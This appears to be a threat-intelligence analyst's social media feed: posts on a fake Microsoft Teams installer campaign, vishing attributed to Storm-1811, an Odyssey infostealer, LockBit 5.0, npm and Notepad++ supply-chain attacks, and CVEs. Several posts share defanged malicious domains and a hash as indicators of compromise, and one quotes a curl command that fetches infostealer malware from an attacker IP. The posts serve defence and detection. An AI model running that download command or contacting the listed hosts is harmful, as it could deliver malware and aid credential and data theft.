





Pinned Tweet
We detected a new somewhat sophisticated campaign abusing spoofed @MicrosoftTeams installer. The malware is hosted on a legitimate looking website, which seems to be part of redirect chain. Each new download produces a unique file hash - so that is not reliable indicator. The executable is signed so MDE did not prevent it. It was detected when it tried to connect to their C2. The initial domains / certs are newly registered in the last 2-3 days.
Our investigation is ongoing, will provide more in article.
So far, I share some IOCs to help you try prevent the threat:
- teams-install[.]icu (hosting malware)
- signer: KUTTANADAN CREATIONS INC.
- nickbush24[.]com (exfil / C2 server)
- Filename: MSTeamsSetup.exe (the hash changes, but here is what we saw: virustotal.com/gui/file/1691…)
Tagging @cyb3rops @_JohnHammond @MsftSecIntel for visibility
What a fantastic and refreshing read amidst the AI-slop content creation. Gosh, how world is turning adversely, so fast, without us really being capable of accepting it.
A simple human generated text made my day more optimistic - would never thought it would be that easy.
I only wish the blog would reach many more. However small, but here is my contribution in sharing it.
Awesome read @diabrowser folks, keep grinding!


Awesome - coming from Cloudflare, this could be a relevant feed for spotting emerging vulnerabilities that impact global threat landscape.

Introducing Zero Wire: a public vulnerability intelligence feed on @CloudflareRadar, bringing the clarity of a news wire service to critical security developments. cfl.re/4iCvSbj

27
I spent quite some time thinking about what threat actor attribution looks like once the observable attacker is no longer really human.
If AI agents increasingly decide which techniques to use, adapt them at runtime, and change behavior between environments, how much attribution value do TTPs still carry?
That led me to a broader idea: perhaps attribution eventually has to move up the abstraction stack, away from individual procedures and toward the way autonomous systems plan, delegate, adapt and make decisions.
I explore that thought experiment in a new article:
The Last Human Fingerprint: What Happens When the Observable Attacker Becomes Software?
I also introduce the idea of Agentic Operational Patterns as one possible way of thinking about that missing layer.
Curious how others in CTI / DFIR / detection see this evolving.
deobfuscated.dev/posts/last-…

60
Hot take: AI-driven adversaries operating inside your network in 2026 would be EASIER to catch than humans.
LLMs hallucinate, can't distinguish honeypots from production assets, and lack adversarial intuition.
Deploy deception. This is the one phase where the tech works in your favor.
Wrote about it here: deobfuscated.dev/posts/phase…

Ivanti EPMM: two pre-auth RCEs (CVE-2026-1281 / CVE-2026-1340) actively exploited. 1,400+ instances still exposed.
This isn't just server RCE: EPMM is your MDM control plane. Compromise here is a force multiplier.
Patch, assess, hunt. In that order.
deobfuscated.dev/posts/ivant…

2
198
The #Notepad++ supply chain attack had 3 infection chains over 6 months - each with entirely different IOCs.
Most defenders only scanned for Chain #3.
I dug into the #WinGUp source code and built a threat hunt playbook for what the IOC lists miss.
deobfuscated.dev/posts/notep…

We are investigating an attack we most likely attribute to Storm-1811 (by @MsftSecIntel ) as the TTPs seem to be their modus-operandi.
It started with vhishing - a phone call to a victim, posing as an IT Admin and convincing the victim to install a RMM tool (QuickAssist).
The 1st stage payload was downloaded from https[:]//vtnsafety[.]com/verify.php?update
SHA256: 74cc76a60c310ccaeceb7ad9387703e7135a90baf8d8e29c08c1d6be16be4d13
At the time of our investigation, it was not detected on any CTI platforms as malicious site or malware.
Persistency was attempted via Startup Folder entries and RegKeys.
Following actions were mostly connected to running JS / PS commands / scripts, as the 2nd stage payload downloaded the node.js package for running the JS scripts.
Exfil attempt was also made, but we managed to contain the incident before that.
The attempted attack was sophisticated and it happened over the weekend at 3 AM local time. The threat actor moved fast from initial compromise, internal recon, and payload installation, combined with lateral movements (some within minutes, but in total 3 hours from first payload up to exfil attempt).
Unfortunately, stolen credentials made the attacker's process faster, as they were still valid in this specific scenario.
84
Recent reports on the £80M Louvre heist indicate the surveillance system's password was "Louvre" -> a default setting unchanged since 2014. This just shows how unaddressed weak credentials in legacy systems continue to enable breaches, even in high-profile environments. In CTI, regular audits of authentication mechanisms remain essential, ... or at least should be.
#CyberSecurity #InfoSec #PasswordHygiene
71
I am working on a new feature to automatically add Sightings to MISP attributes upon IOC detection in SOAR incidents. If the indicator is absent in MISP and assessed as malicious, it's added seamlessly to enhance threat intelligence sharing. This streamlines workflows and reduces manual overhead.
How are you handling IOC automation in your CTI processes? Do such sightings reports help with your KPIs or you have other usecases for it?
#MISP #ThreatIntel #SOAR #CyberSecurity
@diabrowser @joshm there is still hope! Atlas does not have Spaces, Collapsable sidebar, Folders, Favourites, 'Little Atlas' ... you can still implement these @arcinternet features into Dia, and win the race. Build a great browser at core and then natively supplement it with AI. These basic chromium browsers with LLM slapped-on them, won't reach far.

44
Most of the community is focused on the PR wording used by major vendors in breach disclosures. However, under the veil, we have to understand that a sophisticated threat actor had prolonged access to the environment (spanning months!) and yet, only "partial" leakage occurred.
Such threat actors often perform stealthy espionage that is not easily detected - especially performing forensics on months old logs, if they even exists (retention).

My regular reminder whenever a vendor discloses a 0-day on an edge device:
Patching it doesn’t fix the breach that already happened.
If it was exposed for months, patching it is like changing the front door lock while the burglars are already in your living room.
2
2,042
Just detected another Odyssey infostealer campaign. This time it uses following URL to download the malware:
curl -s http[:]//185.93.89[.]62/d/<victimID>
The infection chain seems to start with ClickFix technique as we haven't observed (yet) in the logs anything else suspicious preceeding the curl.
194
Data leak detection will have to expand to a new surface, which is LLMs. However, did anyone notice any CTI platform that promotes Credential / Data Leak detection, to offer also LLM-related data leaks?
I think this one is a bit tougher to crack, but important today. Maybe some specially crafted time-based prompts through API that would probe the major LLMs for potential leaks? At least until the LLM provider offer some insights into their data sources.

Criminals tried to “recruit” a BBC insider with a 25% cut, then weaponized MFA bombing to force a mistake. Insider threats are real.
Another good reason for respecting Least Privilege principle / RBAC and FIDOs.

2
1
192
LockBit has relaunched with version 5.0, announced on Ramp Forum on September 3, 2025. This update features a redesigned affiliate panel and enhanced ransomware-as-a-service (RaaS) capabilities, aiming to recover from 2024 law enforcement actions that seized servers and leaked keys.
Key additions include the “ChuongDong” Windows locker, supporting Black, Linux, and ESXi variants. Affiliates can customize payloads with options like targeted directories, timeouts, invisible encryption (no visible file changes), partial fast encryption, free space wiping, and more.

2
201
On the surface this 'feels' huge, perhaps on log4j-level, with 2B weekly downloads. What is the opinion of the community on impact this supply chain attack may have? I am surprised that it is currently limited to 'crypto' theft, but I believe there will be some backdoors involved later.

🚨 20 npm packages with 2 BILLION+ weekly downloads (incl. chalk & debug) were hacked.
A maintainer was phished into giving up 2FA — attackers slipped in malware that hijacks wallets & steals crypto.
Here’s what went down ↓ thehackernews.com/2025/09/20…

1
250
@cyb3rops anything from your side? Apart of assessing customer's SW inventories (if they have as granular as NPM packages listed), any Threat Hunts / Detections you'd recommend?
102
We recently uncovered how a simple folder permission misconfiguration in the Checkmk Windows agent could be abused for DLL hijacking, leading to full SYSTEM privileges.
This case (CVE-2024-28827) shows how small oversights can open the door to major privilege escalation.
More in our blog: conscia.com/blog/gaining-sys…
168
Why did @virustotal bump their prices by so much after being integrated into Google Threat Intelligence? I tried to find justifications, but there is on real value-add for 50% of price increase for us. Crazy. We were mostly using the API enrichments.
90
Our team has detected an active malicious campaign leveraging a seemingly legitimate PUP (Potentially Unwanted Program), PDF Editor.exe. Emerging analysis shows that this tool may be abused either via:
1. A new, undisclosed vulnerability (zero‑day) in the application, or
2. A tampered update / domain-> a malicious patch masquerading as a legitimate software update.
6
2
620
Once executed, the payload demonstrates high-risk behavior:
- Achieves persistence through scheduled tasks and autorun entries.
- Launches C2 activity via contact with multiple external domains.
- Engages in data theft, targeting sensitive information on infected endpoints.
- Attempts AV disruption, modifying registry settings to disable existing antivirus solutions.